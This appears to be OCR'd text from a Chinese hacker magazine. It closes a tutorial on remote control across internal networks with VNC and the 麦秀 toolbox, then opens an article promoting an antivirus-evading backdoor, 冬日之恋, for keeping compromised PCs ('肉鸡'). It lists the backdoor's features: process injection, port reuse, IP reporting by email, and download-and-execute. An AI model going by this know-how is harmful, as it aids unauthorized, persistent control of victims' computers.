


图28

呵呵，跟平时看到的一样吧，由于我这是演示，就不做隐藏了，如图29。


图29

二、麦秀工具箱+VNC（正向连接）

麦秀工具箱其实也是一款内网建站软件，商家对它的描述是：只要能上网，就能建网站。也就是说无所谓内网还是外网了。麦秀工具箱里内置的远程控制组件集成了VNC，用VNC远程控制，速度当然也是飞快了，下面我们来认识它。首先在被控机上下载安装麦秀工具箱，第一次运行首先注册一个用户，如图30。




图30

这个用户是永久免费的哦，注册完登录后，它会提示你下载组件，里面有论坛、相册、网络硬盘、远程控制、远程桌面等，如图31。




图31

限于篇幅，我只简单的说一下远程控制和网络硬盘。下载完远程控制和网络硬盘的组件，回到主界面安装。安装完毕，填上用户名的密码，点运行。如果看到“您的网站已经在线，并且工作正常，快让您的朋友们访问您的网站吧！”字样，说明登录成功，然后就可以连接了。先说远程控制，在主控机上下载专用的控制端，下载地址：http://你的用户名.myshow.cn/VNC/myShowVNC.exe，这个必须是你的网站在线即你登录成功时才能下载，当然你也可以登录到www.myshow.cn随便找一个在线的网站下载。下载完打开，在麦秀域名里填：用户名.myshow.cn，密码是注册用户的密码，如图32。



图32

点确定，填上密码就可以连接了，如图33。

至于连接速度，还是留给读者自己感受吧。下面讲一下文件传输。登录woaixdangan.myshow.cn，点网络硬盘，它会提示你登录一次，登录完成后点上传，就可以传文件了，和ftp差不多，如图34。




图33




图34

到此，内网互控就告一段落了，我总结了几个不同的辅助软件，不同连接方式的几个内网互控的方法。目的不仅仅是为了告诉大家这几种方法，而是为了让大家建立一种思想，明白内网——外网——端口——正向连接——反向连接的关系，区别以及利用。学过物理光学的人可能都知道这么一句话：光路是可逆的。借用这一句话总结这么一个规律：连接线路是可逆的。在以上的组合中，如果原本是反向连接，我们在主控机上安装正向连接的服务端，就可在被控机上对主控机进行正向连接；原本是正向连接，我们在主控机上安装反向连接的服务端，就可以在被控机上等待主控机的反向连接。所以说，以上的组合不是一程不变的，也可以在主控机和被控机上都安装vnn实现灰鸽子的自动上线，也可以在被控机上运行内网动态域名，用radmin正向连接；也可以在自己网关上运行portmap进行端口重定向实现黑洞自动上线；及在被控机上运行vidc，用vnc正向连接……真正掌握了这些规律，你会发现内网互控是那么的简单而且有趣。

另外要提的是webmypc也可以实现内网互控，但是只能试用3天，不购买的话实用性不大，并且如果没有安装JAVA虚拟机，还需安装JAVA虚拟机，那个安装过程漫长的实在另人无法忍受，等安装好了，连黄花菜都凉了，所以就不介绍了。还有一种方法是用路由器做端口映射，由于条件所限，这里也不做介绍了，有兴趣的读者请查阅网上教程。

（本章中涉及到的程序灰鸽子2005、内网建站专家、黑洞2005专业版、内网动态域名、内网通、pcshareVIDC、流萤、Portmap、Radmin、VNN、VNC光盘有收录已经收录在光盘中）

浪漫的冬日之恋——黑客X档案特别版

柯少

对于菜鸟们来说，要想长期的拥有肉鸡，就必须留下一个强壮的后门在肉鸡上。但是现在人们的安全意识也普遍增强了，几乎每台电脑上都安装了杀毒软件和防火墙。所以要留后门，还不是简单的放一个在上边就可以完事的（让对方的杀毒软件查不出来的后门可不是轻易搞到的）。有能力自己写出后门的当然好；可是对于大多数不会写的菜鸟兄弟呢？那么今天，我就给大家带来一款免杀的后门——冬日之恋。这可是黑客X档案特别版哟，网上没有的，是作者专门给X制作的……小菜们，你们今天可有福了！

先来看看我们的X特别版的冬日，如图1，是不是比平时网上公布的普通版本好看许多呢？

好了，界面好看也不是重要的，来看看具体的使用方法吧。这里插入一段小插曲啊，简单介绍一下冬日之恋的主要特性：

1. 插入进程，可插入Explorer.exe、Svchost.exe、Winlogon.exe。
2. 采用了端口复用技术，可以复用80、21等端口。
3. 采用邮件形式获得肉鸡动态的变化IP。
4. 增加服务自启动。
5. 生成服务端，包含DLL。
6. 具有自动下载运行的功能。

